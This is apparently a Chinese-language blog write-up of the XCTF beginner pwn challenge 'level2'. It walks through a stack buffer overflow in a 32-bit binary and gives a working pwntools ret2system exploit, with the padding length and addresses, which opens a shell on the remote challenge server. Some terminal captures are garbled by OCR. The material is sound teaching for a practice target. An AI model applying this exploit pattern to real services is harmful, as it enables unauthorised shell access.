

# xctf--新手区--level2

原创

gclome 于 2020-04-19 17:24:30 发布 378 收藏

分类专栏: [# PWN # CTF](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/qq\\_44108455/article/details/105613449](https://blog.csdn.net/qq_44108455/article/details/105613449)


版权



[PWN 同时被 2 个专栏收录](#)

18 篇文章 1 订阅

订阅专栏



[CTF](#)

20 篇文章 0 订阅

订阅专栏

writeup:

checksec查看保护机制

```
文件(F) 编辑(E) 视图(V) 终端(T) 标签(A) 帮助(H)
root@kali430:~# cd pwn/xctf/level2
root@kali430:~/pwn/xctf/level2# checksec level2
[*] '/root/pwn/xctf/level2/level2' 用超级帐户, 可能会损害您的系统。
Arch:      i386-32-little
设备 RELRO:  Partial RELRO
Stack:     No canary found
NX:        NX enabled
位置 PIE:   No PIEver(0x8048000)
root@kali430:~/pwn/xctf/level2#
```

[https://blog.csdn.net/qq\\_44108455](https://blog.csdn.net/qq_44108455)

32位程序, 开了NX和Partial RELRO

顺便运行一下：

```
root@kali430:~/pwn/xctf/level2# chmod a+x level2
root@kali430:~/pwn/xctf/level2# ./level2
Input:
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
Hello World!
root@kali430:~/pwn/xctf/level2#
```


接着放到IDA里面：

```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     vulnerable_function();
4     system("echo 'Hello World!'");
5     return 0;
6 }
```

```
1 ssize_t vulnerable_function()
2 {
3     char buf; // [esp+0h] [ebp-88h]
4
5     system("echo Input:");
6     return read(0, &buf, 0x100u);
7 }
```


在这里可以看见buf长度是0x88，我们可以输入0x100个字符，我们在这里是可以发生缓冲区溢出可是这里并没有像上一题一样有一个直接调用system("/bin/sh")的函数，所以上题的方法显然走不通。还记得题目描述吗？菜鸡请教大神如何获得flag，大神告诉他‘使用[面向返回的编程 \(ROP\)](#)就可以了’

对啊！虽然没有，那我们可以去找到system函数和“/bin/sh”字符串，通过强大的rop技术来获得系统权限。  
我们找到了system函数地址是0x08048320




```
sub_8048300
_read
_system
__gmon_start__
__libc_start_main
_start
__x86_get_pc_thunk_bx
deregister_tm_clones
register_tm_clones
__do_global_dtors_aux
frame_dummy
vulnerable_function
main
__libc_csu_init
__libc_csu_fini
__term_proc
_read
_system
__libc_start_main
__gmon_start__
.plt:08048320 command = dword ptr 4
.plt:08048320
.plt:08048320 jmp ds:off_804A010
.plt:08048320 _system
.plt:08048320 endp
.plt:08048326 ; -----
.plt:08048326 push 8
.plt:08048326 jmp sub_8048300
.plt:0804832B ; [00000006 BYTES: COLLAPSED FUNCTION __gmon_start__. PRESS CTRL-NUMPAD+ TO EXPAND]
.plt:08048336 ; -----
.plt:08048336 push 10h
.plt:08048336 jmp sub_8048300
.plt:08048340 ; [00000006 BYTES: COLLAPSED FUNCTION __libc_start_main. PRESS CTRL-NUMPAD+ TO EXPAND]
.plt:08048346 ; -----
.plt:08048346 push 18h
.plt:08048346 jmp sub_8048300
.plt:0804834B ; } // starts at 8048300
.plt:0804834B _plt ends
.plt:0804834B
.plt:0804834B
.text:08048350 ; =====
```

现在找“/bin/sh”的地址，找字符串还是要用ROPgadget这个强大的工具，“/bin/sh”的地址是0x0804a024




```
root@kali430:~/pwn/xctf/level2# ROPgadget --binary ./level2 --string "/bin/sh"
Strings information
=====
0x0804a024 : /bin/sh
windowsexp WindowsExploits windows-kernel- WTF_Scan
root@kali430:~/pwn/xctf/level2# ROPgadget --binary ./level2 --string("/bin/sh")
```

定位溢出点，很奇怪我用工具并没有不能成功找出溢出点，就去看了一下别人的wp  
0x88是程序中缓冲区的大小，4个大小是需要覆盖的ebp的地址，之后是函数的返回地址，所以在eip之前用0x8c的长度覆盖掉就好了  
现在写出来exp



```
from pwn import*
r=remote("159.138.137.79",54645)
sysaddr= 0x08048320
binshaddr=0x0804a024
payload="a"*0x8c+p32(sysaddr)+p32(0)+p32(binshaddr)
r.sendline(payload)
r.interactive()
```

拿到flag了!



```
[*] Closed connection to 159.138.137.79 port 54645
root@kali430:~/pwn/xctf/level2# python 2.py
[+] Opening connection to 159.138.137.79 on port 54645: Done
[*] Switching to interactive mode
Input:
$ ls
bin
dev 浏览网络
flag
level2
lib
lib32
lib64
$ cat flag
cyberpeace{84d6bb773c111a20ac65a59a519929c6}
$
```